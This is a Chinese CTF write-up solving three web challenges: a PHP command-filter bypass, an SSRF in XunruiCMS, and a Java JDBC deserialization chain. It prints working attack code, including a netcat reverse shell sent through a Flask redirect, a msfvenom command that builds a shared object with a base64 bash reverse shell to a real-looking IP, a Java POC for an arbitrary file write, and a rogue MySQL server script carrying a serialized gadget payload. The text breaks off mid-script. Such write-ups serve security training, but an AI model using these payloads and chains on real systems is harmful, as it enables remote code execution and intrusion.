simple_php #php命令执行绕过 1 2 3 4 5 6 7 8 9 10 11 12 13 14 <?php ini_set ('open_basedir' , '/var/www/html/' );error_reporting (0 );if (isset ($_POST ['cmd' ])){ $cmd = escapeshellcmd ($_POST ['cmd' ]); if (!preg_match ('/ls|dir|nl|nc|cat|tail|more|flag|sh|cut|awk|strings|od|curl|ping|\*|sort|ch|zip|mod|sl|find|sed|cp|mv|ty|grep|fd|df|sudo|more|cc|tac|less|head|\.|{|}|tar|zip|gcc|uniq|vi|vim|file|xxd|base64|date|bash|env|\?|wget|\'|\"|id|whoami/i' , $cmd )) { system ($cmd ); } } show_source (__FILE__ );?>

有一个escapeshellcmd函数的转义和一堆黑名单过滤

既然有这个转义的话可以直接在里面执行php -r 去执行php代码,可以避免转义问题
看到开启了mysql支持,尝试一下弱口令登录mysql服务器
1 cmd=php -r echo `mysql -u root -p root`
额,没啥回显,这里的话可以用-e参数直接执行sql语句,但是就设计到单引号的绕过了,可以用hex2bin函数去进行绕过
但是因为加不了引号,里面开头是数字的话,就会将类型识别为数字,若后续出现了字符串就会报错,所以还需要用substr函数去截取一下
1 2 3 4 5 6 7 8 9 10 11 cmd=php -r system (hex2bin (substr (_6d7973716c202d7520726f6f74202d70726f6f74202d65202773686f77206461746162617365733b27,1 ))); => php -r system ("mysql -u root -proot -e 'show databases;'" ); 回显 Database PHP_CMS information_schema mysql performance_schema test
所以找一下flag
1 2 3 mysql -u root -proot -e 'show tables from PHP_CMS;' mysql -u root -proot -e 'show columns from PHP_CMS.F1ag_Se3Re7;' mysql -u root -proot -e 'select flag66_2024 from PHP_CMS.F1ag_Se3Re7;'
easycms #SSRF 迅睿CMS的框架
扫个目录看看
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 [16:55:08] Scanning: [16:57:53] 200 - 72KB - /0 [17:00:57] 302 - 0B - /admin.php -> http://d5d8c0ca-878a-4078-8c12-5b811d7ef97e.challenge.ctf.show/admin.php?c=login&m=index&go=%252Fadmin.php [17:04:37] 301 - 169B - /api -> http://d5d8c0ca-878a-4078-8c12-5b811d7ef97e.challenge.ctf.show/api/ [17:04:37] 403 - 555B - /api/ [17:05:52] 301 - 169B - /cache -> http://d5d8c0ca-878a-4078-8c12-5b811d7ef97e.challenge.ctf.show/cache/ [17:05:52] 403 - 555B - /cache/ [17:06:57] 301 - 169B - /config -> http://d5d8c0ca-878a-4078-8c12-5b811d7ef97e.challenge.ctf.show/config/ [17:07:06] 403 - 555B - /config/ [17:09:07] 200 - 17KB - /favicon.ico [17:09:20] 200 - 178B - /flag.php [17:10:35] 200 - 72KB - /index.html [17:10:35] 200 - 72KB - /index.php [17:10:37] 200 - 72KB - /index.php-bak [17:10:37] 200 - 72KB - /index.php.bak [17:10:37] 200 - 72KB - /index.php. [17:10:37] 200 - 72KB - /index.php/login/ [17:10:37] 200 - 72KB - /index.php3 [17:10:38] 200 - 72KB - /index.php4 [17:10:37] 200 - 72KB - /index.php~ [17:10:37] 200 - 72KB - /index.php5 [17:10:38] 200 - 72KB - /index.php::$DATA [17:10:43] 302 - 0B - /install.php -> index.php?c=install [17:10:46] 302 - 0B - /install.php?profile=default -> index.php?c=install [17:11:14] 200 - 2KB - /LICENSE [17:12:16] 301 - 169B - /mobile -> http://d5d8c0ca-878a-4078-8c12-5b811d7ef97e.challenge.ctf.show/mobile/ [17:14:31] 200 - 717B - /Readme.txt [17:16:13] 301 - 169B - /static -> http://d5d8c0ca-878a-4078-8c12-5b811d7ef97e.challenge.ctf.show/static/ [17:17:02] 301 - 169B - /template -> http://d5d8c0ca-878a-4078-8c12-5b811d7ef97e.challenge.ctf.show/template/ [17:17:02] 403 - 555B - /template/ [17:17:20] 200 - 3KB - /test.php
提示了有一个/flag.php
1 2 3 4 5 6 7 <?php if ($_SERVER ["REMOTE_ADDR" ] != "127.0.0.1" ){ echo "Just input 'cmd' From 127.0.0.1" ; return ; }else { system ($_GET ['cmd' ]); }
访问出来回显
1 2 3 Warning: file_put_contents(2.txt): failed to open stream: Permission denied in /var/www/html/flag.php on line 2 Just input 'cmd' From 127.0.0.1

估计是要打ssrf,去漏洞官网找找
https://m.xunruicms.com/bug/%C2%A0

在/dayrui/Fcms/Control/Api/Api.php中看到qrcode函数的利用,qrcode 方法接收了 GET 传入的 text 和 thumb 以及 level,其中 thumb 的值如果是 URL 则会带入到 getimagesize 函数中,从而触发 SSRF 漏洞。

找不到源码了,直接用师傅的图片吧
有一个很明显的curl解析,所以构造thumb参数处传入url,302跳转到本地访问flag.php,并传入参数cmd,反弹shell
1 index.php?s=api&c=api&m=qrcode&text=123&size=10&level=1&thumb=http://ip:port

在vps上起一个flask302跳转,执行命令
1 2 3 4 5 6 7 8 9 10 11 from flask import Flask, redirectapp = Flask(__name__) @app.route('/' def index (): return redirect("http://127.0.0.1/flag.php?cmd=nc ip port -e /bin/sh" ) if __name__ == '__main__' : app.run(host='0.0.0.0' , port=21000 )
ezjava #mysqlJDBC+AJ链任意文件写入 #SqliteJDBC加载恶意so 先把源码下下来看看
jdbc控制器
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 package com.example.jdbctest.controller;import com.example.jdbctest.bean.JdbcBean;import com.example.jdbctest.bean.ResultBean;import com.example.jdbctest.services.DatasourceServiceImpl;import javax.annotation.Resource;import org.springframework.stereotype.Controller;import org.springframework.web.bind.annotation.GetMapping;import org.springframework.web.bind.annotation.RequestBody;import org.springframework.web.bind.annotation.RequestMapping;import org.springframework.web.bind.annotation.ResponseBody;@RequestMapping({"/jdbc"}) @Controller public class JdbcController { @Resource private DatasourceServiceImpl datasourceServiceImpl; @GetMapping({"/index"}) public String index () { return "mainpage" ; } @RequestMapping({"/connect"}) @ResponseBody public ResultBean connect (@RequestBody JdbcBean jdbcBean) { try { return new ResultBean (1 , String.join("," , this .datasourceServiceImpl.testDatasourceConnectionAble(jdbcBean))); } catch (Exception e) { return new ResultBean (0 , "连接失败" ); } } }
/connect路由下从请求体中接收JSON并封装为JdbcBean,随后调用testDatasourceConnectionAble函数进行测试连接并返回结果
跟进testDatasourceConnectionAble函数看看
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 public String[] testDatasourceConnectionAble(JdbcBean jdbcBean) throws ClassNotFoundException, SQLException { DatasourceLoadConfig datasourceLoadConfig = this .datasourceLoadConfig; Map<String, String> config = DatasourceLoadConfig.getConfig(); switch (jdbcBean.getType().intValue()) { case 1 : Class.forName(config.get("JDBC-MYSQL" )); MysqlDatasourceConnector mysqlDatasourceConnector = new MysqlDatasourceConnector (DriverManager.getConnection(jdbcBean.getUrl())); if (jdbcBean.getTableName() != null ) { return mysqlDatasourceConnector.getTableContent(jdbcBean.getTableName()); } return mysqlDatasourceConnector.getTables(); case 2 : Class.forName(config.get("JDBC-POSTGRES" )); PostgresDatasourceConnector postgresDatasourceConnector = new PostgresDatasourceConnector (DriverManager.getConnection(jdbcBean.getUrl())); if (jdbcBean.getTableName() != null ) { return postgresDatasourceConnector.getTableContent(jdbcBean.getTableName()); } return postgresDatasourceConnector.getTables(); case 3 : SqliteDatasourceConnector sqliteDatasourceConnector = new SqliteDatasourceConnector (jdbcBean.getUrl()); if (jdbcBean.getTableName() != null ) { return sqliteDatasourceConnector.getTableContent(jdbcBean.getTableName()); } return sqliteDatasourceConnector.getTables(); case 4 : Class.forName(config.get("JDBC-SQLITE" )); return new String []{"" }; default : return new String []{"" }; } }
从JdbcBean中获取一个参数作为测试连接的数据库类型,这里jdbcBean.getUrl()没有做校验,那就可以打JDBC反序列化
看看依赖
1 2 mysql-connector-java-8.0 .13 .jar postgresql-42.7 .2 .jar
很明显这里mysql的jdbc依赖是有漏洞的,但是需要结合其他的链子去打,没找到什么可用的链子emmm
依赖里面有aspectjweaver,可以打任意文件写入,但是需要一个触发put方法的点
看到有一个UserBean
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 package com.example.jdbctest.bean;import java.io.IOException;import java.io.ObjectInputStream;import java.io.Serializable;import java.util.Base64;import java.util.HashMap;public class UserBean implements Serializable { private String name; private String age; private Object obj; public UserBean (String name, String age) { this .name = name; this .age = age; } public UserBean () { } public String getAge () { return this .age; } public void setAge (String age) { this .age = age; } public Object getObj () { return this .obj; } public void setObj (Object obj) { this .obj = obj; } public String getName () { return this .name; } public void setName (String name) { this .name = name; } private void readObject (ObjectInputStream ois) throws IOException, ClassNotFoundException { ObjectInputStream.GetField gf = ois.readFields(); HashMap<String, byte []> a = (HashMap) gf.get("obj" , (Object) null ); String name = (String) gf.get("name" , (Object) null ); String age = (String) gf.get("age" , (Object) null ); if (a == null ) { this .obj = null ; return ; } try { a.put(name, Base64.getDecoder().decode(age)); } catch (Exception var7) { var7.printStackTrace(); } } }
在readObject中有一个a.put方法,并且这个a是可控的,那可以尝试通过mysql的jdbc反序列化去触发UserBean#readObject方法,从而打aspectjweaver任意文件写入
但是写什么文件呢?
这里能打sqlite的jdbc攻击,看到sqlite的依赖有漏洞CVE-2023-32697
参考文章:https://mp.weixin.qq.com/s?__biz=MzUzNDMyNjI3Mg==&mid=2247486394&idx=1&sn=f8a2672a3ce7f650151333edff5ef2e7&scene=21&poc_token=HMenq2mjjBIkX-RlBfQZWaIhw4_BrUV-pRqSESfZ
通过sqlite去执行load_extension()函数加载恶意so文件
总结攻击手法就是:
利用mysql的jdbc反序列化结合aspectjweaver任意文件写入打入恶意反序列化数据写入so文件,再sqlite加载恶意so文件
先用msfvenom生成恶意so文件,这个工具kali有
1 msfvenom -p linux/x64/exec CMD='bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTYuMjM5LjIzOC4xMzAvMjMzMyAwPiYx}|{base64,-d}|{bash,-i}' -f elf-so -o evil.so
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 package com.example.jdbctest.poc;import com.example.jdbctest.bean.UserBean;import java.io.*;import java.lang.reflect.Constructor;import java.lang.reflect.InvocationTargetException;import java.nio.file.Files;import java.nio.file.Paths;import java.util.Base64;import java.util.HashMap;public class POC { public static void main (String[] args) throws Exception { String filename = "../../../../../../../../tmp/evil.so" ; byte [] fileBytes = Files.readAllBytes(Paths.get("C:\\Users\\23232\\Desktop\\附件\\java\\sources\\com\\example\\jdbctest\\evil.so" )); String content = Base64.getEncoder().encodeToString(fileBytes); UserBean userBean = new UserBean (filename,content); Class c = Class.forName("org.aspectj.weaver.tools.cache.SimpleCache$StoreableCachingMap" ); Constructor ctor = c.getDeclaredConstructor(String.class, int .class); ctor.setAccessible(true ); HashMap storeableCachingMap = (HashMap) ctor.newInstance("." ,1 ); userBean.setObj(storeableCachingMap); serialize(userBean,"output.ser" ); } public static void serialize (Object object, String fileName) throws Exception{ ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream (fileName)); oos.writeObject(object); oos.close(); } public static void unserialize (String filename) throws Exception{ ObjectInputStream ois = new ObjectInputStream (new FileInputStream (filename)); ois.readObject(); } }
然后需要起一个mysql服务,回包为恶意序列化的数据
借用师傅的脚本
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 import socketimport binasciiimport os greeting_data="4a0000000a352e372e31390008000000463b452623342c2d00fff7080200ff811500000000000000000000032851553e5c23502c51366a006d7973716c5f6e61746976655f70617373776f726400" response_ok_data="0700000200000002000000" def receive_data (conn ): data = conn.recv(1024 ) print ("[*] Receiveing the package : {}" .format (data)) return str (data).lower() def send_data (conn,data ): print ("[*] Sending the package : {}" .format (data)) conn.send(binascii.a2b_hex(data)) def get_payload_content (): file= r'output.ser' if os.path.isfile(file): with open (file, 'rb' ) as f: payload_content = str (binascii.b2a_hex(f.read()),encoding='utf-8' ) print ("open successs" ) else : print ("open false" ) payload_content='aced0005737200116a6176612e7574696c2e48617368536574ba44859596b8b7340300007870770c000000023f40000000000001737200346f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e6b657976616c75652e546965644d6170456e7472798aadd29b39c11fdb0200024c00036b65797400124c6a6176612f6c616e672f4f626a6563743b4c00036d617074000f4c6a6176612f7574696c2f4d61703b7870740003666f6f7372002a6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e6d61702e4c617a794d61706ee594829e7910940300014c0007666163746f727974002c4c6f72672f6170616368652f636f6d6d6f6e732f636f6c6c656374696f6e732f5472616e73666f726d65723b78707372003a6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e66756e63746f72732e436861696e65645472616e73666f726d657230c797ec287a97040200015b000d695472616e73666f726d65727374002d5b4c6f72672f6170616368652f636f6d6d6f6e732f636f6c6c656374696f6e732f5472616e73666f726d65723b78707572002d5b4c6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e5472616e73666f726d65723bbd562af1d83418990200007870000000057372003b6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e66756e63746f72732e436f6e7374616e745472616e73666f726d6572587690114102b1940200014c000969436f6e7374616e7471007e00037870767200116a6176612e6c616e672e52756e74696d65000000000000000000000078707372003a6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e66756e63746f72732e496e766f6b65725472616e73666f726d657287e8ff6b7b7cce380200035b000569417267737400135b4c6a6176612f6c616e672f4f626a6563743b4c000b694d6574686f644e616d657400124c6a6176612f6c616e672f537472696e673b5b000b69506172616d54797065737400125b4c6a6176612f6c616e672f436c6173733b7870757200135b4c6a6176612e6c616e672e4f626a6563743b90ce589f1073296c02000078700000000274000a67657452756e74696d65757200125b4c6a6176612e6c616e672e436c6173733bab16d7aecbcd5a990200007870000000007400096765744d6574686f647571007e001b00000002767200106a6176612e6c616e672e537472696e67a0f0a4387a3bb34202000078707671007e001b7371007e00137571007e001800000002707571007e001800000000740006696e766f6b657571007e001b00000002767200106a6176612e6c616e672e4f626a656374000000000000000000000078707671007e00187371007e0013757200135b4c6a6176612e6c616e672e537472696e673badd256e7e91d7b4702000078700000000174000463616c63740004657865637571007e001b0000000171007e00207371007e000f737200116a6176612e6c616e672e496e746567657212e2a0a4f781873802000149000576616c7565787200106a6176612e6c616e672e4e756d62657286ac951d0b94e08b020000787000000001737200116a6176612e7574696c2e486173684d61700507dac1c31660d103000246000a6c6f6164466163746f724900097468726573686f6c6478703f4000000000000077080000001000000000787878' return payload_content sk = socket.socket(socket.AF_INET, socket.SOCK_STREAM) sk.bind(("0.0.0.0" , 3309 )) sk.listen(5 ) def run (): while 1 : conn, addr = sk.accept() print ("Connection come from {}:{}" .format (addr[0 ],addr[1 ])) send_data(conn,greeting_data) while True : receive_data(conn) send_data(conn,response_ok_data) data=receive_data(conn) if "session.auto_increment_increment" in data: _payload='01000001132e00000203646566000000186175746f5f696e6372656d656e745f696e6372656d656e74000c3f001500000008a0000000002a00000303646566000000146368617261637465725f7365745f636c69656e74000c21000c000000fd00001f00002e00000403646566000000186368617261637465725f7365745f636f6e6e656374696f6e000c21000c000000fd00001f00002b00000503646566000000156368617261637465725f7365745f726573756c7473000c21000c000000fd00001f00002a00000603646566000000146368617261637465725f7365745f736572766572000c210012000000fd00001f0000260000070364656600000010636f6c6c6174696f6e5f736572766572000c210033000000fd00001f000022000008036465660000000c696e69745f636f6e6e656374000c210000000000fd00001f0000290000090364656600000013696e7465726163746976655f74696d656f7574000c3f001500000008a0000000001d00000a03646566000000076c6963656e7365000c210009000000fd00001f00002c00000b03646566000000166c6f7765725f636173655f7461626c655f6e616d6573000c3f001500000008a0000000002800000c03646566000000126d61785f616c6c6f7765645f7061636b6574000c3f001500000008a0000000002700000d03646566000000116e65745f77726974655f74696d656f7574000c3f001500000008a0000000002600000e036465660000001071756572795f63616368655f73697a65000c3f001500000008a0000000002600000f036465660000001071756572795f63616368655f74797065000c210009000000fd00001f00001e000010036465660000000873716c5f6d6f6465000c21009b010000fd00001f000026000011036465660000001073797374656d5f74696d655f7a6f6e65000c21001b000000fd00001f00001f000012036465660000000974696d655f7a6f6e65000c210012000000fd00001f00002b00001303646566000000157472616e73616374696f6e5f69736f6c6174696f6e000c21002d000000fd00001f000022000014036465660000000c776169745f74696d656f7574000c3f001500000008a000000000020100150131047574663804757466380475746638066c6174696e31116c6174696e315f737765646973685f6369000532383830300347504c013107343139343330340236300731303438353736034f4646894f4e4c595f46554c4c5f47524f55505f42592c5354524943545f5452414e535f5441424c45532c4e4f5f5a45524f5f494e5f444154452c4e4f5f5a45524f5f444154452c4552524f525f464f525f4449564953494f4e5f42595f5a45524f2c4e4f5f4155544f5f4352454154455f555345522c4e4f5f454e47494e455f535542535449545554494f4e0cd6d0b9fab1ead7bccab1bce4062b30383a30300f52455045415441424c452d5245414405323838303007000016fe000002000000' send_data(conn,_payload) data=receive_data(conn) elif "show warnings" in data: _payload = 